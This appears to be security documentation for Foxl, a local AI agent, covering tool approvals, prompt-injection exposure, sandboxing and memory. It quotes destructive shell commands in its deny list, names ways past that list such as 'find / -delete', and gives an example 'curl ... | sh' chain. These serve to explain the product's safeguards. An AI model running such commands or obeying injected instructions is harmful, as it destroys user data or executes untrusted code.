
Security & Privacy
How Foxl keeps your data local, transparent, and under your control
Foxl is designed with a local-first architecture. Your data stays on your machine, your memory is transparent, and you control what the agent can do.
One chat feature is stored in Foxl's cloud by design, and only if you turn it on: remote chat, where Foxl answers from the cloud while your computer is offline. What it keeps, where, and how it is deleted is under What does the relay store.
Core Principles
- Local execution: The agent runs on your machine (Mac, Windows, or Linux). Data does not leave your machine unless you explicitly use cloud services.
- Transparency: Workspace memory is stored as readable markdown files, and Settings > Memory lists everything the agent remembers, including the entries it keeps in the app's local database.
- User control: You decide what the agent can and cannot do, per tool, in Settings > Safety.
Tool Permissions
A new install auto-approves every tool, on purpose. Read this before you leave it that way.
Foxl is a 24/7 agent on your own machine, so a confirmation dialog stops the work the app exists to do - and it stops it while nobody is watching. A scheduled run, a run you started from your phone, and a Slack mention all stall on a prompt with no one in front of the screen, and the tool call then times out and reads as a failure rather than as a question. So the shipped default is auto approve all tools, and the per-tool rules below take effect when you turn that off.
What it costs, stated plainly: anything the agent reads - a web page it fetched, a file in your workspace, a Slack mention, the body of an issue - can ask it to run a shell command, and there is no prompt in the way. If your machine holds work where that matters, turn auto-approve off in Settings > Safety and the shell routes go back to asking. The switch's own description there says the same: why it is on for a new install, what it costs, and that turning it off makes shell commands, file writes and other risky tools ask first.
Turning it off sticks. It is seeded once per install, not re-applied on every launch, so an explicit off stays off.
One transition to know about: an install that predates this default - including one where you had already turned auto-approve off - receives it once on the next launch, because there was no record of your choice to preserve. Turn it off again and that decision is kept for good.

Each tool has a permission level, and these are what apply once auto-approve-all is off:
| Permission | Tools | Behavior |
|---|---|---|
| Auto-approved | file_read, web_fetch, memory_save and memory_recall, reading and searching workspace files, code_search, conversation_search | Runs without asking, except reading a credential file (SSH or cloud keys, a CLI sign-in, Foxl's own tokens) or searching a folder that holds one, which asks |
| Asks first | exec (shell), terminal, process (background commands), file_write and file_edit (one rule covers both), browser, acting in your own Chrome through the extension (browser_extension: opening or closing a page or tab, clicking an element or a point on the page, typing, choosing an option, pressing a key; hovering does not ask), channel_send, sending mail through Outlook or Gmail, moving or re-flagging Outlook mail, or uploading a file to Slack, generate_image when it names the file to write, writing or editing workspace files (workspace_memory_save, workspace_memory_edit), creating or changing a schedule (schedule) | Asks before executing (can be set to "always approve" per tool) |
| Restricted | browser on financial sites | Blocked once you switch the site filter on in Settings > Web Access; it is off on a new install |
Git operations run through exec, so they are gated by that row rather than by a
rule of their own.
Settings > Safety lists these built-in rules, read-only. While auto-approve is on, the built-in blocks (the deny list under Code Execution) still apply and the built-in prompts are skipped. With auto-approve off, the message box shows a small Asks first label; click it to switch auto-approve back on or to open Settings > Safety. Using another app on the computer is a separate question with its own rule, asked even while auto-approve is on: see Computer use.
Steps that always ask
Two kinds of step ask you every time, even while auto-approve is on, and a deny rule still denies them: sending a card or ID number, and, in the browser tools, sending money, moving it between accounts and trading. Each shows one card in the chat, in every Foxl window and as a notification on your phone, with exactly what it will do ("Send $500.00 on bank.example?", or where a message goes and the number masked to its last four digits). Nothing happens until you answer: Foxl never goes ahead by itself after a countdown, and a run nobody is watching, such as a schedule, waits for your answer on the phone.
- A transfer or a trade has no Don't ask again: it asks every time.
- A send that carries a card or ID number offers Don't ask again for that recipient and that kind of number (see below). Settings > Safety > Card and ID numbers > Ask before typing a card or ID number into a page (off by default) also asks before such a number is typed into a page or an app.
The card says the step on its button (Call, Send, Send $500.00, Place trade, Sign in), with Not now beside it; in your own chat Not now keeps the card waiting while the rest of the task goes on. A card that shows a message Foxl wrote for you, such as one to someone new, has Edit: change the words, and the card's Send sends what you wrote, checked again before it goes. Where a card offers Don't ask again, the button names the one thing it covers: this number, this recipient, this site. A payment, a transfer, a trade and deleting an account never offer it. Settings > Safety > Don't ask again lists what you saved and how Foxl acts on it, and Remove makes Foxl ask again; numbers Foxl calls without asking and card-number sends are listed under Always-allowed calls and Always-allowed sends. If Foxl on your computer is older than the app you answer on, its card may still count down: the card says so, and updating Foxl on the computer makes it ask instead.
A subscription, a plan change, a refund or a cancellation asks when you turn on its switch under Settings > Safety > Purchases, and also, as a purchase does, in the cases under A click that can pay or book below. A purchase asks when you turn on Ask before purchases, and also, whatever that switch says, when it cannot be undone, the chat opened another site or read outside text first (a site it reached only through a link on a page is not counted yet), it comes from someone else's channel thread or a run nobody is watching, or it is over a limit you set (see A click that can pay or book below). Where a step asks, Allow covers that one step. In chats you start in Foxl on your computer, a card-number send's Always allow covers one thing only, listed in Settings > Safety > Always-allowed sends with Remove: the same card or Social Security number (by its last four digits), or a resident registration number (by its kind: Foxl never stores the number), sent to the same recipients. No card offers Always allow purchases, and a transfer and a trade are never covered. Every other run, number, recipient, site or amount still asks.
- Sending a card number or an ID number. Before the agent sends a Gmail or Outlook mail or meeting invitation, a channel or Slack message, or text it types into a web page or an app, Foxl checks that text on your computer for a payment card number, a Korean resident registration number or a US Social Security number. Text typed into a page or an app goes ahead at once (nothing leaves until the form is submitted, and a submit that pays is the purchase check below). A send asks first, its card naming the recipients and what it found, a card or an SSN by its last four digits only ("This sends a card number ending 4242"); the number is masked on the card and in Foxl's logs. With Ask before sending a card or ID number on, typing such a number asks first too. It is a check for the ordinary case, not a guarantee: a number that is split up, encoded or labelled as something else is not found, and web addresses, the contents of attachments, shell commands and MCP or custom tools are not checked. With the switch on, Always allow sending this to (recipients) is offered for a mail, a channel message or a Slack message, whose recipients the step names, for a resident registration number as for a card. An Outlook reply goes to whoever wrote the mail it answers, so it never gets one, and neither does text typed into a page or an app. A send it covers adds a line to the chat saying what was sent and to whom, and sends no notification.
- A click that can pay or book. In the agent's own browser and in your Chrome through the extension, Foxl reads a click, an Enter or a page script on a control such as "Place order", "Pay", "Buy now", "Confirm booking", "Cancel subscription", "Request refund", "Start a return", "Change plan" or "Cancel order", or "Reserve", "Book" or "Subscribe" shown with a price, in any of the ten languages the app speaks, from the page's own words, not from the model's. By default such a step runs as your other rules say, with no card of its own (a purchase shows one first in the cases below). An order, a payment, a booking, a subscription or a plan change then adds a receipt line to the chat ("... not asked (Settings > Safety)"), shows the order card in chats you start in Foxl on your computer (see Buying something) and sends a notification that names the site; a step that reported an error sends none, and its receipt line says to check whether it went through. Three switches, all off by default, make such a step ask first, even with auto-approve on: Settings > Safety > Purchases > Ask before purchases (an order, a payment or a booking by its own button, and an Enter in a checkout form's field), Settings > Safety > Purchases > Ask before subscriptions, plan changes, refunds and cancellations, and Settings > Safety > Purchases > Also ask when Foxl cannot tell which button a step presses (a click, a key press or a script Foxl cannot tie to one control, on a page that shows a pay, order or booking control; with it on, a click by a ref such as @e12 asks nothing when the page shows no price, pay or booking button, card field or transfer). The prompt names the button's own words, the website and the total the page shows; a search form is never treated as a purchase, even on a page that shows a price. A payment behind a generic "Continue" or "Confirm", an icon-only button or a card form inside a payment provider's frame is not recognized. Send money, a wire or a transfer between accounts, and buying or selling shares or crypto (a broker's Place order on a trade ticket) ask every time, whatever these switches say. After you allow one, Foxl reads the page again: if the site, the button, the amount or an account number it shows changed, nothing is pressed and the next attempt asks with what the page shows now. A change in the payee's name alone, with the same amount and account number, is not compared. No Always allow or Don't ask again covers them. An order, a payment or a booking by its own button goes ahead (or asks, with Ask before purchases on), and it shows its card first whatever that switch says when the page says it cannot be undone (a final sale, no refund or no free cancellation, instant or digital delivery, a gift card), when the chat opened another site or read text from outside the chat before it (a site it reached only through a link on a page is not counted yet), when it comes from someone else's channel thread or a run nobody is watching, when the total is above a limit you set in your own words ("up to $80"; the card's step row says by how much), when the amount is higher than one you allowed, or when Foxl's last purchase step on that site reported an error and the order may already have gone through. No Always allow covers a purchase either: no card offers Always allow purchases, and a limit saved by an earlier version no longer skips a card. A step Foxl cannot tie to one button on such a page (its one-way words read from the order's own form), and a subscription or a plan change, show their card first in the same cases; a cancellation, a refund or a return spends nothing, so it shows its card first only when it comes from someone else's channel thread or a run nobody is watching, or after the chat opened another site or read text from outside the chat. A payment page many shops share (PayPal, Stripe, Amazon Pay, a card payment window), buying or selling stocks or crypto, and sending or transferring money ask as described above. Only the Foxl window on your computer can turn one of these switches off; turning one on works from your phone or the web too.
- A purchase a command sends. When the agent sends a site's form with a shell command instead of
the browser (
curl,wget, HTTPie or Invoke-WebRequest, throughexec, a running process or a terminal), Foxl reads the request from the command line: a request that writes and names a checkout, an order, a payment, a booking, a subscription or card details shows its card first every time, in every run, with the whole command, saying it sends the request outside the browser, and with no Always allow. Foxl never sees that site's page, so it cannot read whether the order can be undone or what it costs, and it has no order card to cancel it from. A request to your own computer (localhost) and one that names no money run as your rules say. A request a script builds (Python'srequests, Node'sfetch) or an address a variable holds is not read. - A step on a page Foxl could not read. When Foxl could not read the page, or could not tie
the step to a control by its words (a ref or selector it could not place, a click inside a
frame, a step on a page it never read, a ref, a selector or an Enter in a step that first opens
another page), it cannot tell whether the step pays. While
Settings > Safety > Pages Foxl could not read > Go ahead without asking is on (the default),
such a step runs as your other rules say in your own chat and the subagents it starts, also when
its own words could pay or book ("Book now", a selector like
#placeYourOrder). In a run nobody is watching (a schedule, a mail trigger, the heartbeat) and in someone else's channel thread it shows its card first. When reading the page failed, Foxl reads it once more first, then acts. Settings > Safety > Pages Foxl could not read > Also ask in your own channel threads (off by default, and turned off only from the Foxl window on your computer) makes it ask in your own channel threads too, and turning Go ahead without asking off makes every such step ask. No Always allow covers it.
A scheduled or channel run that reaches one of these steps when it asks (a send with a card or ID number, a transfer or a trade, or a step whose switch is on) waits for an answer like any prompt. When nobody can be asked (see Answering a prompt from your phone or the web), nothing is sent or clicked. A scheduled run's send then waits in the run for your OK for 12 hours, and approving it later sends it once; a browser step that asks before it pays, books or moves money, and any step of a channel run, waits until you answer it in Foxl, on this computer or your phone. With Settings > Safety > Time out unanswered requests on, those are refused at once instead. With the Settings > Safety > Purchases switches off (the default), a purchase in such a run does not wait for you: it runs as the run's other rules say, and Foxl sends its notification.
A phone call always asks too, on a card with the number, the message, how Foxl introduces itself and its limits. Its Always allow covers that one number: later calls to it go out without the card, and every other number still asks. Settings > Safety > Always-allowed calls lists those numbers and removes one. See Phone calls.
Tidying an inbox (Outlook, or a mailbox Foxl reads with an app password, such as Gmail) always shows its own card too, auto-approve or not. When the agent proposes several changes to your mail at once (archive, move to a folder, flag, mark as read), the card lists each message with its sender, subject and change as your mailbox holds them, and nothing changes until you press Apply. Only the rows you leave checked run, once, and a message that changed in your mail app after the card appeared is left as it is. The card has no Always allow, and a batch never deletes mail: a move into Deleted Items, the recoverable items, Junk or Spam (which your mail service empties on its own) or the Outbox is refused.
By where a run comes from
Settings > Safety > By where a run comes from sets a preset for each kind of run: your chats (including the agents they start), schedules and the heartbeat, Messaging apps (Telegram, Slack, iMessage including SMS, and the other channels), the Notes assistant, Check-ins and the brief, and Runs started by incoming mail or messages (a trigger's runs). The first four start on Full access, which is the rules above exactly as they are, auto-approve included. The last two show Same as Schedules until you choose otherwise, so they start on Full access too. Whoever sends you mail chooses what those runs read, and a trigger's run starts when the mail arrives, so such a run still asks you first:
- before it sends an email from Gmail or Outlook (a reply, a forward and a saved draft included, and an Outlook unsubscribe), an Outlook meeting invitation, a Slack message or file, or a message on a channel;
- before it changes Foxl's own instructions (
SOUL.md,AGENTS.mdorHEARTBEAT.md); - before every payment, purchase, booking, transfer or trade;
- before a step that could carry what it read off your computer: a shell command or a terminal, a web page or a browser page at an address that the schedule's or the trigger's own words do not name, a click or a submit in Foxl's browser, typing, clicking or choosing in your own Chrome through the extension, a click, typing or a key press in an app through computer use (in an app you always allow too), a script run on a page, a file written outside the workspace, a new or changed schedule, and any MCP or custom tool. Choosing Full access on the row itself lets these run.
A rule you wrote for that tool still decides it. With nobody at Foxl, the step waits in that run until you answer it; reading, summarising and telling you never ask. On Read only, a trigger keeps an even narrower set than other Read only runs: no web pages (a fetch can carry what it read to an address the mail wrote) and no files. A message from someone other than you in a channel is governed by Let other people use my full agent for that channel, not by a row here.
How long a run nobody watches may go sets how long a schedule, the heartbeat or a channel reply may run: 1 hour (the default, with up to 200 tool calls and 200,000 output tokens), 3 hours or 8 hours, with the tool calls and output scaled to match. A schedule's own limit can only lower it.
| Preset | What a run from there gets |
|---|---|
| Full access | Your Safety rules, auto-approve included |
| Ask first | The same rules as if auto-approve were off: shell commands, file writes, the browser and sending ask first. Your own per-tool rules still apply. With no Foxl window open and remote access not connected, there is nobody to ask: a schedule's step then waits in the run for your OK (12 hours), and a channel run's step waits until you answer it in Foxl; while remote access is connected, the prompt waits for an answer from your phone or the web |
| Read only | Only the tools that read (files, web pages, memory, past conversations, workspace files); every tool that can change something - shell, terminal, file writes, the browser, sending, schedules, memory writes, custom and MCP tools - is removed from the run and refused if called |
Read only stops a run from changing anything; it does not stop it from quoting what it read in its reply. A change applies from the next tool call, including in a run that is already going.
Answering a prompt from your phone or the web
A prompt can be answered in Foxl on the computer, and also in the Foxl app on your phone or
on app.foxl.ai while it is connected to that computer: the prompt shows in the chat that
asked, or as a card at the top right on any other screen. The desktop seals the prompt
with the key it shares with that phone or browser, the same way it seals terminal output,
and a phone or browser accepts a prompt only in that sealed form. The answer goes back
over the same sealed connection to your own desktop only, and it waits the same 60
seconds as on the computer (in your own chat, most prompts nobody answers in time then wait
for you, see Approvals; a step that pays or books, uses another
app on your computer, types a saved sign-in, places a phone call or tidies an inbox does
not). The computer then shows the call as
Allowed (or Denied) from your phone or the web. A phone or browser that connects while
a prompt is open is shown it then. While you are away from the Foxl window, your phone gets a
notification for most approvals in your chat, not yet for a phone call's card or the Outlook
inbox card (see Notifications), naming only the kind of step. Once you answer on one device, the prompt leaves your
others by itself, with an Answered on another device note for a few seconds. A key or
token of a kind Foxl recognises (GitHub, Anthropic, OpenAI-style sk-, Slack and AWS keys, and
JWTs) in a message or command the prompt shows reads <redacted>, and Copy on a
message's card copies it that way.
A step that waits keeps its Waiting, its expiry and Allow after a reload or a restart, and stays on screen under "Worked for ..." once the reply finishes. Once it is answered, or its 12 hours run out, its title says what happened: after Allow the step's own title (a command reads "Ran" and the command), "Didn't run" after Deny, "Expired, didn't run" when the time ran out. Answering from a channel thread (Telegram, Slack, iMessage and the others) is still not possible: those threads are only told that a prompt is waiting. A computer use step waiting for approval, a press Foxl asks about first, an event trigger waiting for your OK and a saved sign-in Foxl asks about before typing it can be allowed from any phone or browser signed in to your account, like any other prompt. So while Only devices set up at this computer can allow is off (the default), anyone holding your account's session, such as someone with your unlocked, signed-in phone, can allow a step that acts on your screen, types one of your saved sign-ins or starts a trigger. The switch does not cover the prompts that are not of that kind (a command, a terminal, a file write, the browser), which any signed-in session could already allow. With the switch on in Settings > Safety, those steps show in the iPhone, iPad and Android apps and in a phone's browser with a Deny button, and can be allowed there only from a phone you set up for it and accepted in Foxl on the computer, with a signed answer (see Computer use); without that, they are allowed in the Foxl window on the computer. Its neighbour in Settings > Safety, Only this computer can widen what Foxl may use, is about changing settings rather than allowing a step: with it on, a change from your phone or the web that lets Foxl do more (turning on computer use or Keep transcripts, adding a calendar, downloading an on-device model, starting an MCP server) is made only in Foxl on the computer, while turning things off still works anywhere; both switches are off by default.
The routes that can change the machine, or reach past it, ask: running a
command, opening a terminal, managing a background process, writing or editing a
file, driving the browser, sending a message or file to a chat channel, sending mail
through Outlook or Gmail or uploading a file to Slack, creating or changing a schedule, and writing or
editing a workspace file - the files your system prompt is built from (SOUL.md,
HEARTBEAT.md and AGENTS.md change only when you ask in your own chat, with Undo on
the card under the reply, and after a turn read a web page, a mail or a tool result the change
waits for your tap on Apply; they are never changed from a schedule, a channel conversation
or a sub-agent). Reading a
terminal, polling a running command and fetching its log do not interrupt you,
because those are how the agent watches work it already started. Typing into a
terminal the agent did not open, and writing to or killing a background command,
are gated too.
Custom tools are covered by the same rules. A custom tool that runs a shell
command, evaluates JavaScript or writes a file is gated exactly like the built-in
exec - the gate matches on a tool's name and used to treat an unrecognised
name as allowed, so custom tools ran unattended even with auto-approve off. See
Agent Tools.
Inbound channels deny by default, and that is independent of the switch above. A channel bot (Telegram, Slack, Discord, iMessage and the others) can only reach the agent from a channel or a person you have added to the allowlist under Settings > Connect > Messages - Slack per channel (with an optional allowed-users list, which is also who may DM the bot), Telegram per user, Signal per Signal ID (Allowed Signal IDs) plus your own Note to Self, and each other channel per the people or accounts it lists. An empty allowlist allows nobody else, so auto-approve-all does not put a shell one stranger's message away. Over SMS, an allowed number proves less: an SMS sender's number can be forged (see Channels).
Someone on the list who is not you gets a narrower Foxl: no tools (no commands, files,
browser, mail, web pages or web search, nothing sent or saved), none of your profile, memory,
Personality (SOUL.md) or past conversations, and only what was said in that chat as
its history. On Telegram their photos and files are not saved on your computer either. Foxl
knows your own messages by your ID in the channel's settings (over iMessage an SMS always
counts as someone else). Let other people use my full agent in a channel's settings
gives everyone there your full agent again, and a channel you set up earlier with no ID of
yours keeps working as before until you add it.
MCP servers
An MCP server you add under Settings > Tools > Tools/MCP > Custom is a program (or an address)
Foxl runs on your behalf, and switching it on is what approves it. So it is switched on in
Foxl on the computer it runs on, or from your own phone or app.foxl.ai, which show what will
run (the command or address, and the names of its settings with their values hidden) and,
once it is on, the tools it gave Foxl. A server that ~/.foxl/settings.json or an import
added shows that list on the phone before it starts (see
MCP servers). A server added or changed from another API
client, or by an edit of ~/.foxl/settings.json, is saved switched off, with a notice. With
Settings > Safety > Only this computer can widen what Foxl may use on, only Foxl on that
computer can switch one on. An edit that leaves its command, arguments, environment and
address alone keeps a running server running. That stops a save from another client from
starting a program by itself; it is not a boundary against something that already holds the
desktop's connection token or your Foxl sign-in, which can reach the terminal and shell tools
anyway.
The Tools page shows the saved API key, environment values and headers of an MCP or HTTP tool as dots, on your computer and through your phone or app.foxl.ai, and saving with the dots left in place keeps the stored values. On your computer, a local server that is switched off still shows its environment values, so you can see what switching it on will start.
A local server runs with your user's environment - your shell variables, and any provider keys set as environment variables - plus the Env you give it, with only Foxl's own session and connection tokens removed. Shell commands the agent runs do not get those provider keys; an MCP server does, because many servers read a token, a proxy or a certificate from the environment.
Hooks
Commands you put in ~/.foxl/hooks.json, in the Claude Code hooks format, run before a
tool call (PreToolUse), after it (PostToolUse) and when a reply finishes (Stop), with
the event as JSON on stdin. A PreToolUse hook that exits with code 2 blocks the call, and
what it printed to stderr is the reason the agent sees; one that answers "ask" shows the usual
approval prompt for that call. Matchers accept Claude Code's tool names too, so a block
written for Bash applies to Foxl's shell tool. Settings > Safety lists the hooks Foxl
loaded, the parts it does not run, and why a file that is not valid JSON runs none. A hook
is a command running as you, so a hooks file is as powerful as anything else you install.
Browser Security
- Domain allowlist/blocklist: Configure which sites the agent can access
- Financial site blocking, off by default: every site is reachable until you switch the filter on in Settings > Web Access, which then blocks banking and trading sites. While the filter is on, Foxl does not sign in to a site on that blocked list either; with it off, such a site saves and uses a sign-in like any other. "Never sign in to (site)" in a chat adds one at once, with Undo on a line under the reply, and Foxl then never signs in there, filter on or off (listed under Sites Foxl never signs in to; see Sign-ins)
- Your own Chrome first: while the extension is connected, the agent is told to work in your Chrome and to open its own browser only when the extension cannot do the page, when you ask, or to sign in through a Sign in to card (an instruction to the AI, not a block; a plain page or an API is still read with web fetch first)
- Visual indicators: while the agent works in your Chrome through the extension, the page shows the extension's glowing border and a Stop Foxl button, which stops that chat's run
- Every action is on the record: each browser action is a tool call, shown in the chat as it runs and kept with the conversation in the app's local database
- The agent's own browser is a separate profile: the
browsertool keeps its logins apart from your Chrome, and runs hidden unless you turn on Show browser window in Settings > Web Access
Code Execution
The exec tool (shell command execution) has these limits:
- No working directory restriction: a command runs in whatever folder the agent names for it, which can be any folder your user account can open. When it names none, the command starts in the chat's own folder if you picked one, and otherwise in your workspace (
~/.foxl/workspace). A folder the agent names is shown in the approval prompt, when you are asked; nothing confines the command to it - Timeout: a command is stopped, together with every process it started, after 180 seconds by default (one hour for one started in the background). The agent can ask for a different timeout on each call
- A short deny list: four patterns are refused outright -
rm -rf /,rm -rf ~,mkfs*, anddd if=... of=/dev/* - Approval rules: your own
allow/ask/denyrules per tool, in Settings > Safety - An optional sandbox (macOS and Linux): see Shell sandbox below. It is off on a new install
The deny list is not a sandbox and must not be relied on as one. It is four
patterns matched against the command's text, with quoting, spacing and flag order
evened out first - so rm -rf /*, /bin/rm -rf /, rm -fr / and rm -r -f / are
caught, but other ways of doing the same thing are not: rm -rf --no-preserve-root /
and find / -delete miss all four. exec runs as your user with your permissions; unless you turn on the
shell sandbox (macOS and Linux), there is no container and no syscall filter. The thing that actually gates a command is the approval rule
above, which is why the default in the callout at the top of this page is worth
a decision rather than a shrug.
"Always allow" in a chat prompt approves far more than the command you saw. It
saves a rule built from the command's FIRST WORD: "Always allow" on ls -la saves
exec(ls*), which approves every command whose text STARTS with ls. That includes
ls /etc, but also lsof -i, ls; curl https://example.com/x.sh | sh, ls | sh and
ls $(...) - anything after those two letters, shell operators included, and whatever
environment variables the call brings. The rule is saved like one you add yourself: it
lasts after Foxl restarts and is listed in Settings > Safety under Tool rules,
where the x removes it. If you want to keep being asked, choose Allow for the one call
instead. Rules you add
yourself in Settings > Safety are matched against the whole command, with *
standing for any text: exec(git status) approves exactly that command, while every
* approves anything in its place, shell operators included.
Shell sandbox
On macOS and Linux, Settings > Safety > Run shell commands in a sandbox runs every command
the agent starts with exec, and every terminal it opens with the terminal tool, inside a
sandbox: the macOS sandbox (Seatbelt) on a Mac, bubblewrap on Linux. Inside it a command:
- can write only inside the Foxl workspace (
~/.foxl/workspace) and the temp folders, and not toSOUL.md,HEARTBEAT.mdorAGENTS.md, the files your system prompt is built from. A chat's own folder, when you picked one, is writable too, except the.git,.claude,.codex,.agentsand.awsfolders at its top (git and those tools run what is in them outside the sandbox) and itsAGENTS.md,AGENTS.override.mdandCLAUDE.md(they go into the system prompt). A folder that is your home folder or above it, or that holds or sits inside~/.foxl, stays read-only; - can read your files as before, except Foxl's own sign-in files (
~/.foxl/daemon.json, the key files beside it, and Foxl's database); - has no network at all - not even name lookups - unless you also switch on Allow network. With the network allowed it can reach the internet and other services on this computer. On a Mac, Foxl's own server stays out of reach; on Linux the sandbox cannot close one port, so a command can reach Foxl's server, which answers nothing but its health check without its connection key, and that key is one of the files the command cannot read;
- on a Mac, cannot drive another app (Apple Events) or open one through Launch Services. On
Linux it cannot reach a local program through a socket, with the network allowed or not:
Docker, ssh-agent and your desktop session are out of reach, so
gitover SSH cannot use your agent, and Docker does not work, inside the sandbox.
On Linux, while a sandboxed command or terminal runs, a protected name the chat's folder does not
have yet (such as .git, .claude or AGENTS.md) shows there as an empty, read-only placeholder,
and goes away when the command ends.
A command the sandbox stops fails with the system's own error (Operation not permitted on a
Mac, Read-only file system on Linux, Could not resolve host without the network) and a line
from Foxl saying it ran in the sandbox. When a task needs
more, the agent can run that one command outside the sandbox (sandbox: false). That needs the
same approval as any shell command - so while auto-approve-all is on, it is approved without a
prompt; with auto-approve off, the prompt says the command runs outside the sandbox. Terminals
you open yourself are never sandboxed, and the agent cannot type into one of them while the
sandbox is on unless the call says sandbox: false.
Where this computer cannot run the sandbox, the switch is shown unavailable with the reason, and
it cannot be turned on: on Windows, which is not supported yet, and on Linux where bubblewrap (the
bwrap package) is missing or cannot run, for example when the system does not let it create the
user namespaces it needs. Not covered yet: custom shell tools and MCP servers. On a Mac, starting a
command in the sandbox adds about 10 ms.
Computer use
With Allow computer use on in Settings > Computer use (macOS, Windows, and Linux in an X11 session or on GNOME in a Wayland session; it is off until you turn it on), the agent can see and operate other apps. What bounds it:
- One app at a time, and you pick it. The first time a chat needs an app, the chat asks "Allow Foxl to use Calculator?" with Deny, Allow and Always allow - whatever auto-approve says. Allow lets that chat use the app until you press Stop on the "Foxl is using" bar, turn computer use off, quit Foxl, or leave the app unused for an hour. Always allow lets every chat use it without asking, and lists it under Always-allowed apps in the same settings, where Remove makes Foxl ask again. A run that is not a chat, such as the heartbeat, asks before every step unless the app is always allowed. A run that someone else's mail or message started asks before every click, typing or key press in an app even then, unless you choose Full access on its row (see By where a run comes from). An app is allowed in the Foxl window on that computer, or from your own signed-in phones and app.foxl.ai; computer use itself is switched on only in that window.
- Allowing from another device is a trade-off you choose. With Only devices set up at this computer can allow off (the default), anyone holding your account's session, such as someone with your unlocked, signed-in phone, can allow a step that acts on your screen. With it on, only the Foxl window on the computer and the phones you set up there can (next point). It is turned on from any device and turned off only in Foxl on the computer.
- A phone can allow a step once you set it up. The phone makes a key of its own and sends only the public half; Foxl on the computer shows the request with a six-digit code worked out from that key, the phone shows the same code, and the phone is accepted there, not from the phone (see Allow from your phone). Each Allow from the phone is then signed with that key over a one-time challenge the computer issued for that step, covering the step, the answer and the app. An Allow from a phone that is not set up, or that was removed under Devices that can approve in Settings > Computer use, is refused; Deny needs no signature. In the iPhone and iPad app the key is in the Secure Enclave and in the Android app in Android Keystore, and it cannot be used without the phone's own check of you: Face ID, Touch ID, a fingerprint, or the passcode or screen lock. In a phone's browser it is a key that cannot be copied out of that browser but has no such check in front of it, so anyone using that browser can allow. This keeps a phone from allowing computer use by itself. It is not a sandbox: a connected phone or browser can still run commands on the computer through the terminal and shell tools, as before, and something that already holds the desktop's connection token could accept a device of its own.
- That app's window only. Screenshots are of the window being used, never your whole screen, and each step's screenshot shows in the chat. On Wayland a screenshot is the whole screen (Wayland gives an app no single window), so Foxl takes one only after you allow screenshots once, and never while a terminal, a password manager or a window that shows passwords is open. Clicks and typing go to that window through the system's accessibility interface, with Foxl's own small pointer, so yours stays where it is.
- Apps that can never be used. On macOS: terminals, Script Editor, Automator, Shortcuts, System Settings, Keychain Access, Passwords and Foxl itself. On Linux: terminals, run dialogs, the system settings, password managers and Foxl itself. On Windows: administrator apps, terminals, script runners, system settings, password managers, password fields and Foxl itself.
- macOS permissions go to a helper, not to Foxl's server. Screen Recording and Accessibility are granted to Foxl Computer Use, the part of Foxl that sees app windows and sends clicks and keystrokes; Open settings in Settings > Computer use walks you through both.
Memory Privacy
Workspace memory is plaintext markdown stored locally:
~/.foxl/workspace/
  SOUL.md      # Agent personality
  USER.md      # Your preferences
  MEMORY.md    # General knowledge
  memory/      # Daily summaries
You can read, edit, or delete any of these files at any time. Not everything the agent remembers is in them: the entries it saves with memory_save are kept in the app's local database (~/.foxl/data/pilot.sqlite) and read back with memory_recall. The same table holds the tokens of connected accounts, skill secrets and channel bot tokens; memory_recall never returns those to the agent.
Settings > Memory shows everything the agent remembers - what it saved with memory_save, MEMORY.md one entry at a time, and every file in the workspace's memory/ folder - with search and a delete on each row; your next message is answered without what you deleted. Its two switches, both on by default, are Save memories (off: the agent gets no memory tools, and USER.md, MEMORY.md and the list of recent sessions stay out of what it is sent) and Write a daily journal (off: Foxl writes nothing to memory/ by itself). Turning either off deletes nothing.
